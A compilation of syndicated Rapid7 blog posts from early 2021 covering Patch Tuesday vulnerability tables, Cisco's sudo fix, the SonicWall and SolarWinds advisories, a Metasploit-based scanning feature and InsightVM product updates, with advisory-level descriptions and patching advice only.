
Patch Tuesday - February 2021

Note: Chart data is reflective of data presented by Microsoft’s CVRF at the time of writing.

Cisco Patches Recently Disclosed “sudo” Vulnerability (CVE-2021-3156) in Multiple Products

Post Syndicated from boB Rudis original https://blog.rapid7.com/2021/02/04/cisco-patches-recently-disclosed-sudo-vulnerability-cve-2021-3156-in-multiple-products/

Cisco Patches Recently Disclosed

While Punxsutawney Phil may have said we only have six more weeks of winter, the need to patch software and hardware weaknesses will, unfortunately, never end.

Cisco has released security updates to address vulnerabilities in most of their product portfolio, some of which may be exploited to gain full system/device control on certain devices, and one fixes the recently disclosed sudo input validation vulnerability. We discuss this vulnerability below, but there are many more lower-severity, or “valid administrator credentials-required” bugs on the Cisco Security Advisories page that all organizations who use Cisco products should review.

Getting back to RBAC

Cisco Patches Recently Disclosed

The “sudo” advisory is officially presented as “Sudo Privilege Escalation Vulnerability Affecting Cisco Products: January 2021” and affects pretty much every Cisco product that has a command line interface. It is a fix for the ubiquitous CVE-2021-3156 general sudo weakness.

According to the advisory, the vulnerability is due to “improper parsing of command line parameters that may result in a heap-based buffer overflow. An attacker could exploit this vulnerability by accessing a Unix shell on an affected device and then invoking the sudoedit command with crafted parameters or by executing a binary exploit.”

All commands invoked after exploiting this vulnerability will have root privileges.

This weakness will also enable lower-privileged users with access to Cisco devices to elevate their privileges, meaning you technically are out of compliance with any role-based access control requirement (which is in virtually every modern cybersecurity compliance framework).

Rapid7 strongly advises organizations to patch this weakness as soon as possible to stop attackers and curious users from taking control of your network, as well as ensuring you are able to continue checking ✅ this particular compliance box. Even though we mentioned it at the top of the post, don’t forget to check out the rest of the Cisco security advisories to see whether you need to address weaknesses in any of your other Cisco devices.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

SonicWall SNWLID-2021-0001 Zero-Day and SolarWinds’ 2021 CVE Trifecta: What You Need to Know

Post Syndicated from boB Rudis original https://blog.rapid7.com/2021/02/03/sonicwall-snwlid-2021-0001-zero-day-and-solarwinds-2021-cve-trifecta-what-you-need-to-know/

SonicWall SNWLID-2021-0001 Zero-Day and SolarWinds’ 2021 CVE Trifecta: What You Need to Know

Not content with the beating it laid down in January, 2021 continues to deliver with an unpatched zero-day exposure in some SonicWall appliances and three moderate-to-critical CVEs in SolarWinds software. We dig into the details below.

Urgent mitigations required for SonicWall SMA 100 Series appliances

On Jan. 22, 2021, SonicWall published an advisory and in-product notification that they had identified a coordinated attack on their internal systems by highly sophisticated threat actors exploiting probable zero-day vulnerabilities on certain SonicWall secure remote access products.

Specifically, they identified Secure Mobile Access (SMA) version 10.x running on the following physical SMA 100 appliances running firmware version 10x, as well as the SMA 500v virtual appliance:

  • SMA 200
  • SMA 210
  • SMA 400
  • SMA 410

On Jan. 31, 2021, NCC Group Research & Technology confirmed and demonstrated exploitability of a possible candidate for the vulnerability and detected indicators that attackers were exploiting this weakness.

On Feb. 3, 2021, SonicWall released a patch to firmware version SMA 10.2.0.5-29sv, which all impacted organizations should apply immediately.

SonicWall has recommended removing all SMA 100 Series appliances for SMA 500v virtual appliances from the internet until a patch is available. If this is not possible, organizations are strongly encouraged to perform the following steps:

  • Enable multi-factor authentication. SonicWall has indicated this is a “critical” step until the patch is available.
  • Reset user password for all SMA 100 appliances.
  • Configure the web application firewall on the SMA 100 series, which has been updated with rules to detect exploitation attempts (SonicWall indicates that this is normally a subscription-based software, but they have automatically provided 60-day complementary licenses to organizations affected by this vulnerability).

If it’s not possible to perform these steps, SonicWall recommends that organizations downgrade their SMA 100 Series appliances to firmware version 9.x. They do note that this will remove all settings and that the devices will need to be reconfigured from scratch.

Urgent patching required for SolarWinds Orion and Serv-U FTP products

On Feb. 3, 2021, Trustwave published a blog post providing details on two vulnerabilities in the SolarWinds Orion platform and a single vulnerability in the SolarWinds Serv-U FTP server for Windows.

The identified Orion platform weaknesses include:

  • CVE-2021-25274: Trustwave discovered that improper/malicious use of Microsoft Message Queue (MSMQ) could allow any remote, unprivileged attacker to execute arbitrary code in the highest privilege.
  • CVE-2021-25275: Trustwave discovered that credentials are stored insecurely, allowing any local user to take complete control over the SOLARWINDS_ORION database. This could lead to further information theft, and also enables attackers to add new admin-level users to all SolarWinds Orion platform products.

The identified SolarWinds Serv-U FTP server for Windows weakness enables any local user to create a file that can define a new Serv-U FTP admin account with full access to the C:\ drive, which will then give them access or replace any directory or file on the server.

Trustwave indicated they have private, proof-of-concept code that will be published on Feb. 9, 2021.

SolarWinds Orion Platform users can upgrade to version 2020.2.4. SolarWinds ServU-FTP users can upgrade to version 15.2.2 Hotfix 1.

Rapid7 vulnerability researchers have identified that after the Orion Platform patch is applied, there is a digital signature validation step performed on arrived messages so that messages having no signature or not signed with a per-installation certificate are not further processed. On the other hand, the MSMQ is still unauthenticated and allows anyone to send messages to it.

Rapid7 response

Rapid7 Labs is keeping a watchful eye on Project Heisenberg for indications of widespread inventory scans (attackers looking for potentially vulnerable systems) and will provide updates, as warranted, on any new developments.

Our InsightVM coverage team is currently evaluating options for detecting the presence of these vulnerabilities.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Vulnerability Scanning With the Metasploit Remote Check Service (Beta Release)

Post Syndicated from Adam McClenaghan original https://blog.rapid7.com/2021/02/03/vulnerability-scanning-with-the-metasploit-remote-check-service-beta-release/

Vulnerability Scanning With the Metasploit Remote Check Service (Beta Release)

InsightVM and Nexpose customers can now harness the power of the Metasploit community to assess their exposure to the latest threats. The Feb. 3 release of InsightVM and Nexpose (version 6.6.63) includes a beta version of the Metasploit Remote Check Service, bringing Metasploit check method capabilities to Linux-based Scan Engines to enhance their remote vulnerability coverage capabilities.

The Metasploit community is well-known and highly regarded within the security space for being a community of experts. With this feature, Rapid7 is bringing this expertise to Linux Scan Engines.

Many vulnerabilities that can be exploited by Metasploit are low-hanging fruit for hackers and script kiddies. With the Metasploit Remote Check Service, your Scan Engines will be more capable of identifying these.

You don’t have to worry about Metasploit running potentially harmful exploits against your endpoints; the Scan Engine will only ask it to perform safe checks. There is no ability to deliver offensive payloads.

How to enable the Metasploit Remote Check Service

Getting started with the Metasploit Remote Check Service is easy—simply run a console command once, and it leverages existing scan engines already deployed in your environment. For information on how to enable this beta feature, please see the product documentation

Windows Engine Support

Due to limited support of Metasploit on Windows, in this initial beta release we have focused on adding support for Linux Scan Engines only.

If you are only using Windows engines but you would like to try the Metasploit Remote Check Service feature, you may wish to try using the Scan Engine container image.

Initial Metasploit Remote Check Service content

As part of the initial beta program, we’ve focused on adding remote checks that improve visibility into misconfigured developer environments and services. Many of these are not covered by traditional VM tools, despite representing significant value to attackers.

We’re including the following new vulnerability checks, which make use of the new Metasploit Remote Check Service to remotely assess assets:

We’d love to hear your feedback

Based on the success of this beta feature, more content will follow. If you have any feedback regarding this feature, please contact your Customer Success Manager or our Support team.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Upcoming Rapid7 Webcast: How Far Does Your VRM Strategy Go?

Post Syndicated from Rapid7 original https://blog.rapid7.com/2021/01/27/upcoming-webcast-how-far-does-your-vrm-strategy-go/

Upcoming Rapid7 Webcast: How Far Does Your VRM Strategy Go?

Web applications have been growing in complexity over the past several years, while also becoming the preferred method for attackers looking to capitalize on emergent technologies. This is a trend that will only persist and evolve, so it’s crucial to extend your web application testing strategy to your development team’s practices and languages. We’ll say it simply: Managing your overall risk must extend to weaknesses in your web apps and APIs. This webcast will be offered live on two dates—please register by choosing the region closest to you:

Location Date Registration Link
North America Feb. 11, 2021 Register Now
Asia Feb. 16, 2021 Register Now
Europe Feb. 16, 2021 Register Now

Exploitation can happen anywhere across your attack surface, so it’s critical that your vulnerability risk management (VRM) program provides enhanced visibility into web apps as well as traditional on-premises and cloud infrastructure.

Join Forrester’s principal analyst for security and risk professionals, Sandy Carielli, and Hypertherm’s information-security manager, James Thompson, for our Feb. 11 webcast as they discuss:

  • Best practices and common challenges for a sound VRM strategy
  • Their thoughts on extending a holistic VRM approach to the application layer
  • Why it’s so important to have mitigating controls in place for possible exploitation

And, if your team is considering an expanded presence in the cloud, your solution needs to eliminate as many blind spots across your environment as possible. Start gaining deeper visibility into potential real-time attacks and minimize their ability to create chaos in your world.

We hope to see you there!

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – January 2021

Post Syndicated from Richard Tsang original https://blog.rapid7.com/2021/01/12/patch-tuesday-january-2021/

Patch Tuesday - January 2021


We arrive at the first Patch Tuesday of 2021 (2021-Jan) with 83 vulnerabilities across our standard spread of products.  Windows Operating System vulnerabilities dominated this month’s advisories, followed by Microsoft Office (which includes the SharePoint family of products), and lastly some from less frequent products such as Microsoft System Center and Microsoft SQL Server.

Vulnerability Breakdown by Software Family

Family Vulnerability Count
Windows 65
ESU 35
Microsoft Office 11
Developer Tools 5
SQL Server 1
Apps 1
System Center 1
Azure 1
Browser 1

Microsoft Defender Remote Code Execution Vulnerability (CVE-2021-1647)

CVE-2021-1647 is marked as a CVSS 7.8, actively exploited, remote code execution vulnerability through the Microsoft Malware Protection Engine (mpengine.dll) between version 1.1.17600.5 up to 1.1.17700.4.

As a default, Microsoft’s affected antimalware software will automatically keep the Microsoft Malware Protection Engine up to date. What this means, however, is that no further action is needed to resolve this vulnerability unless non-standard configurations are used.  

This vulnerability affects Windows Defender or the supported Endpoint Protection pieces of the System Center family of products (2012, 2012 R2, and namesake version: Microsoft System Center Endpoint Protection).

Patching Windows Operating Systems Next




Another confirmation of the standard advice of prioritizing Operating System patches whenever possible is that 11 of the 13 top CVSS-scoring (CVSSv3 8.8) vulnerabilities addressed in this month’s Patch Tuesday would be immediately covered through these means. As an interesting observation, the Windows Remote Procedure Call Runtime component appears to have been given extra scrutiny this month.  This RPC Runtime component accounts for the 9 of the 13 top CVSS scoring vulnerabilities along with half of all the 10 Critical Remote Code Execution vulnerabilities being addressed.

More Work to be Done

Lastly, some minor calls to note that this Patch Tuesday includes SQL Server as that is an atypical family covered during Patch Tuesdays and, arguably more notable, is a reminder that Adobe Flash has officially reached end-of-life and would’ve been actively removed from all browsers via Windows Update (already).

Summary Tables

Here are this month’s patched vulnerabilities split by the product family.

Azure Vulnerabilities

CVE Vulnerability Title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1677 Azure Active Directory Pod Identity Spoofing Vulnerability No No 5.5 Yes

Browser Vulnerabilities

CVE Vulnerability Title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1705 Microsoft Edge (HTML-based) Memory Corruption Vulnerability No No 4.2 No

Developer Tools Vulnerabilities

cve Vulnerability Title Exploited Disclosed CVSS3 FAQ?
CVE-2020-26870 Visual Studio Remote Code Execution Vulnerability No No 7 Yes
CVE-2021-1725 Bot Framework SDK Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1723 ASP.NET Core and Visual Studio Denial of Service Vulnerability No No 7.5 No

Developer Tools Windows Vulnerabilities

CVE Vulnerability Title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1651 Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1680 Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability No No 7.8 No

Microsoft Office Vulnerabilities

CVE title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1715 Microsoft Word Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-1716 Microsoft Word Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-1641 Microsoft SharePoint Spoofing Vulnerability No No 4.6 No
CVE-2021-1717 Microsoft SharePoint Spoofing Vulnerability No No 4.6 No
CVE-2021-1718 Microsoft SharePoint Server Tampering Vulnerability No No 8 No
CVE-2021-1707 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2021-1712 Microsoft SharePoint Elevation of Privilege Vulnerability No No 8 No
CVE-2021-1719 Microsoft SharePoint Elevation of Privilege Vulnerability No No 8 No
CVE-2021-1711 Microsoft Office Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-1713 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-1714 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes

SQL Server Vulnerabilities

CVE title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1636 Microsoft SQL Elevation of Privilege Vulnerability No No 8.8 Yes

System Center Vulnerabilities

CVE title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1647 Microsoft Defender Remote Code Execution Vulnerability Yes No 7.8 Yes

Windows Vulnerabilities

CVE title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1681 Windows WalletService Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1686 Windows WalletService Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1687 Windows WalletService Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1690 Windows WalletService Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1646 Windows WLAN Service Elevation of Privilege Vulnerability No No 6.6 No
CVE-2021-1650 Windows Runtime C++ Template Library Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1663 Windows Projected File System FS Filter Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1670 Windows Projected File System FS Filter Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1672 Windows Projected File System FS Filter Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1689 Windows Multipoint Management Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1682 Windows Kernel Elevation of Privilege Vulnerability No No 7 No
CVE-2021-1697 Windows InstallService Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1662 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1703 Windows Event Logging Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1645 Windows Docker Information Disclosure Vulnerability No No 5 Yes
CVE-2021-1637 Windows DNS Query Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1638 Windows Bluetooth Security Feature Bypass Vulnerability No No 7.7 No
CVE-2021-1683 Windows Bluetooth Security Feature Bypass Vulnerability No No 5 No
CVE-2021-1684 Windows Bluetooth Security Feature Bypass Vulnerability No No 5 No
CVE-2021-1642 Windows AppX Deployment Extensions Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1685 Windows AppX Deployment Extensions Elevation of Privilege Vulnerability No No 7.3 No
CVE-2021-1648 Microsoft splwow64 Elevation of Privilege Vulnerability No Yes 7.8 Yes
CVE-2021-1710 Microsoft Windows Media Foundation Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-1691 Hyper-V Denial of Service Vulnerability No No 7.7 No
CVE-2021-1692 Hyper-V Denial of Service Vulnerability No No 7.7 No
CVE-2021-1643 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-1644 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes

Windows Apps Vulnerabilities

CVE title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1669 Windows Remote Desktop Security Feature Bypass Vulnerability No No 8.8 Yes

Windows ESU Vulnerabilities

CVE title Exploited Disclosed CVSS3 FAQ?
CVE-2021-1709 Windows Win32k Elevation of Privilege Vulnerability No No 7 No
CVE-2021-1694 Windows Update Stack Elevation of Privilege Vulnerability No No 7.5 Yes
CVE-2021-1702 Windows Remote Procedure Call Runtime Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1674 Windows Remote Desktop Protocol Core Security Feature Bypass Vulnerability No No 8.8 No
CVE-2021-1695 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1676 Windows NT Lan Manager Datagram Receiver Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1706 Windows LUAFV Elevation of Privilege Vulnerability No No 7.3 No
CVE-2021-1661 Windows Installer Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1704 Windows Hyper-V Elevation of Privilege Vulnerability No No 7.3 No
CVE-2021-1696 Windows Graphics Component Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1708 Windows GDI+ Information Disclosure Vulnerability No No 5.7 Yes
CVE-2021-1657 Windows Fax Compose Form Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-1679 Windows CryptoAPI Denial of Service Vulnerability No No 6.5 No
CVE-2021-1652 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1653 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1654 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1655 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1659 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1688 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1693 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-1699 Windows (modem.sys) Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1656 TPM Device Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1658 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1660 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1666 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1667 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1673 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1664 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1671 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1700 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1701 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1678 NTLM Security Feature Bypass Vulnerability No No 4.3 No
CVE-2021-1668 Microsoft DTV-DVD Video Decoder Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-1665 GDI+ Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-1649 Active Template Library Elevation of Privilege Vulnerability No No 7.8 No

Summary Graphs

Patch Tuesday - January 2021

Note: Graph data is reflective of data presented by Microsoft’s CVRF at the time of writing.

What’s New in InsightVM: Q4 2020 in Review

Post Syndicated from Rapid7 original https://blog.rapid7.com/2021/01/06/whats-new-in-insightvm-q4-2020-in-review/

What’s New in InsightVM: Q4 2020 in Review

Here at Rapid7, we’re pretty proud of the work that goes into keeping InsightVM a leader in the vulnerability risk management space. We’re constantly investing in and improving InsightVM capabilities so our customers have no trouble seeing and proving value. That said, here’s our roundup of the new and improved features we’ve updated in Q4.

[NEW] Fewer false alarms and faster reporting with InsightVM’s new false positive investigation tool

You can now investigate vulnerability findings as potential false positives directly from your Security Console. If your investigation determines that the finding could indeed be a false positive, you can send the results to Rapid7 for analysis with just one click. For more details, see our help documentation and blog post.

What’s New in InsightVM: Q4 2020 in Review

[NEW] Improvements made to the Goals and SLAs wizard

We’re excited to announce that creating a goal or SLA in InsightVM just became a lot simpler. Instead of following a four-step process, we’ve gotten it down to three: use, sort, and define your data, establish the conditions you want to meet, and save your goal using our three-step wizard. This new context-sensitive workflow allows you to create meaningful goals faster and with fewer steps. For more details, see our help documentation and blog post.

What’s New in InsightVM: Q4 2020 in Review

[NEW] Creation of Insight Platform accounts for non-admin users

The Rapid7 Insight platform provides data collection, visibility, analytics, and automation to establish a shared point of view between security, IT operations, and DevOps teams. Insight platform accounts are now available for non-admin users of InsightVM. This allows access to InsightVM through insight.rapid7.com. To complete the activation process, check out our help documentation. At the conclusion of this activation process, your Insight account will be used to authenticate your access to InsightVM’s cloud capabilities.

[IMPROVED] More dashboard controls for admins

Administrators now have full visibility on all user-created dashboards in their organization and can delete them if necessary. Simply navigate to the Dashboard Library to see a list of InsightVM dashboards created by other users. The ability for Admins to now delete user-created dashboards eases the pain of managing dashboards across the organization. This is especially beneficial for if an employee leaves – you’ll now have an easy way to manage/remove orphaned dashboards. For more information on managing dashboards in InsightVM, see our help documentation.

[NEW] New Snyk vulnerability content for container assessment

We know many development teams these days are taking advantage of containerized software applications that may contain all of the necessary code, runtime, system tools, and libraries needed to run an application. Despite the benefits of efficiency from a development standpoint, containers may present risks that are often difficult for security teams to identify. This can be attributed to multiple factors, including how fast things change in containerized environments and the types of packages found within these environments.

InsightVM now integrates with Snyk, a leading provider of software composition analysis (SCA) in containerized applications. Snyk provides deep visibility into Open Source Software (OSS) vulnerabilities. With this new integration, InsightVM can consume Java vulnerability content from Snyk Intel Vulnerability DB. No customer action is needed to leverage this integration. Behind the scenes, InsightVM is consuming content from Snyk, building vulnerability checks around this content, and delivering it as checks within the Container Security feature in InsightVM. For more details, see our blog post.

What’s New in InsightVM: Q4 2020 in Review

[NEW] Scope and schedule reports with the new report creation wizard

We’ve made it easier to collect, analyze, and report InsightVM data all in one place. Using our Report Creation Wizard powered by Query Builder, you can create customized reports and opt to run recurring reports on a schedule. You can share directly with stakeholders to help you communicate about your work and gain insight into your organization’s vulnerability management program. For more information, see our help documentation.

[NEW] Audit logging for Custom Policy Builder

As organizations continue to harden their policies through customizations, it becomes extremely important to keep track of all these changes, because these customizations may significantly impact an organization’s overall compliance. You can now configure Custom Policy Builder to send audit logs that capture every policy update implemented by your users. These audit logs record which changes were made to a policy, when those changes were applied, and who was responsible for them. Use this new functionality to allow another user or an auditor to view the change history of any policy when needed. For more details, see our help documentation and blog post.

What’s New in InsightVM: Q4 2020 in Review

Not an InsightVM customer? Watch a demo of our award-winning vulnerability management solution.

Watch Now

Shifting Security Right: How Cloud-Based SecOps Can Speed Processes While Maintaining Integrity

Post Syndicated from Aaron Wells original https://blog.rapid7.com/2021/01/04/shifting-security-right-how-cloud-based-secops-can-speed-processes-while-maintaining-integrity/

Shifting Security Right: How Cloud-Based SecOps Can Speed Processes While Maintaining Integrity

When it comes to offloading security controls to the cloud, it may seem counterintuitive to the notion of “securing” things. But, when we consider the efficiency to be gained by shifting right with some security controls, it makes sense to send more granular, ground-up responsibilities to a trusted managed services cloud partner. This could help to increase development-and-deployment velocity, without compromising the integrity of your bespoke process.  

Building a true DevSecOps ecosystem is probably a common goal for most teams. However, uncommonality most often enters the picture in the forms of both technical and organizational roadblocks. Let’s take a look at some key insights from a 2020 SANS Institute survey on current industry efforts to more closely integrate DevOps and SecOps—and how you can plot your best path forward.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

The security landscape

In more traditional environments, security teams often feel they’ve been left behind by the pace of DevOps. Vulnerabilities are introduced faster than SecOps can likely find them. The shift is with teams that are building continuous delivery frameworks, with compliance checks at every stage of the game. It becomes a matter of defending the environment as it’s being built.

Currently, about 74% of organizations are deploying changes more than once per month, according to SANS. Often, these are weekly or daily instances. So, velocity is increasing, primarily out of a need to get customers what they need, faster. Traditional change approvals and security controls are becoming more guardrail-style checks. The challenge, however, lies in optimizing the process and keeping it as secure as possible.

Increasing cloud adoption

From a security perspective, transitioning to a cloud provider’s responsibility model can better match the pace of DevOps and increase delivery speed. When both of these velocities are increasing, albeit responsibly, that’s better for business.

  • Cloud-hosted VM platforms allow teams to spin up processes more quickly compared to a traditional setup.
  • Adoption is accelerating for cloud-hosted container services and serverless platforms because providers are doing more provisioning, patching, and upgrading for many existing execution environments.
  • More organizations are running on cloud-hosted VMs versus container services and serverless platforms, but that could change because the latter two options allow you to further reduce your responsibility model.

Multi-cloud motivations

About 92% of organizations run on at least one public cloud provider. But for about 60% of those companies, the main motivations behind spreading services out between multiple providers are not quite as technical as one might imagine.

Mergers and acquisitions can cause obvious complexity, as companies link up and potentially run similar processes in different cloud environments like AWS, Azure, or GCP. There are also decision-makers and teams that prioritize a task-based approach and pick the best environment to get a particular job done. The benefits of a multi-cloud environment could then become drawbacks, as security becomes more difficult to plan for and understand. And no one wants complexity in an approach that is essentially supposed to offload responsibilities and make things easier.

Risk doesn’t translate for SecOps

As more DevOps teams increase their use of JavaScript, traditional security controls don’t support the popular format as well as other legacy languages. In this situation, there is greater risk. However, an older web app that hasn’t been updated in a while could be the tip of the iceberg in terms of the technical debt sitting out there.

Apps built on older languages like Java, .NET, and C++ could leave exposures open as teams roll over to newer languages. So, this situation also presents risk. Security teams may not even be aware they’re in the dark about vulnerabilities those legacy apps present, as they try to keep pace with DevOps.

The future of shifting left

When it comes to security testing phases, there’s still a heavy tendency toward QA. More is being done to integrate those protocols in the process, but the sea change of baking testing into earlier phases largely has yet to occur.  

  • Over the next decade, teams will likely adopt more cloud-based integration tools like AWS CodePipeline, Microsoft Azure DevOps, GitHub Actions, and GitLab CI. In these instances, the cloud provider is managing more for you, minimizing attack surfaces and providing more built-in security. GitHub and GitLab, in particular, are trending toward greater baked-in security.
  • Jenkins has been the continuous integration tool of choice for about the last decade. However, the 24/7 nature of running on-premises or in the cloud to manage builds, releases, and patches can increase the attack surface.
  • When it comes to container orchestration tools, cloud-managed services like AWS Fargate and Azure Container are beginning to pull even with cloud-hosted services like Docker and Kubernetes. It’s becoming more attractive to outsource control-point and hardening responsibilities, so that security can shift further left into containers; it simplifies testing and helps ease deployment.

The future of shifting right

Security-testing responsibility lies with actual security teams about 65% of the time. Yet, managing corrective actions lies with development teams about 63% of the time, according to SANS. These numbers indicate largely siloed actions blocking the path to a true DevSecOps approach.

The biggest success measurement of DevSecOps is the time it takes to fix an issue. Aligning teams to tackle an issue in a speedy manner can make or break. Additionally, identifying post-deployment issues can help to improve shift-left controls to prevent those issues from ever escaping into production.

A 100% cross-functional effort most likely will not be achieved by every organization. However, moving closer to this goal could help strengthen teams, boost morale, and feed back key learnings to ultimately increase the speed of success.

In conclusion

Ironically, the biggest challenge of all isn’t technical in nature. Red tape within organizations can present challenges like lack of buy-in from management, insufficient budget (open-source tools can help here!), and siloed efforts. Additionally, a shortage of skilled workers could reinforce the same old  decision-making patterns at those management levels.  

When it comes to closely aligning teams and getting more time back to innovate, it’s often a cyclical dance of shifting right to improve your efforts in shifting left. For example, can you move further right into the cloud rather than building do-it-yourself, comprehensive solutions to security? Offloading could help to create more controls for enforcing security in tandem with DevOps.

No one wants to compromise the integrity of deploying on time, particularly as it relates to customers and your company’s bottom line. Co-sponsored by Rapid7, this recent SANS webinar presents an in-depth look at key statistics from a recent survey of companies and their advancements—or lack thereof—in DevSecOps.

For more insights, access the full 2020 SANS Institute survey on Extending DevSecOps Security Controls into the Cloud.

Set New InsightVM Goals and Share with Your Team for Increased Visibility and More Efficient Execution

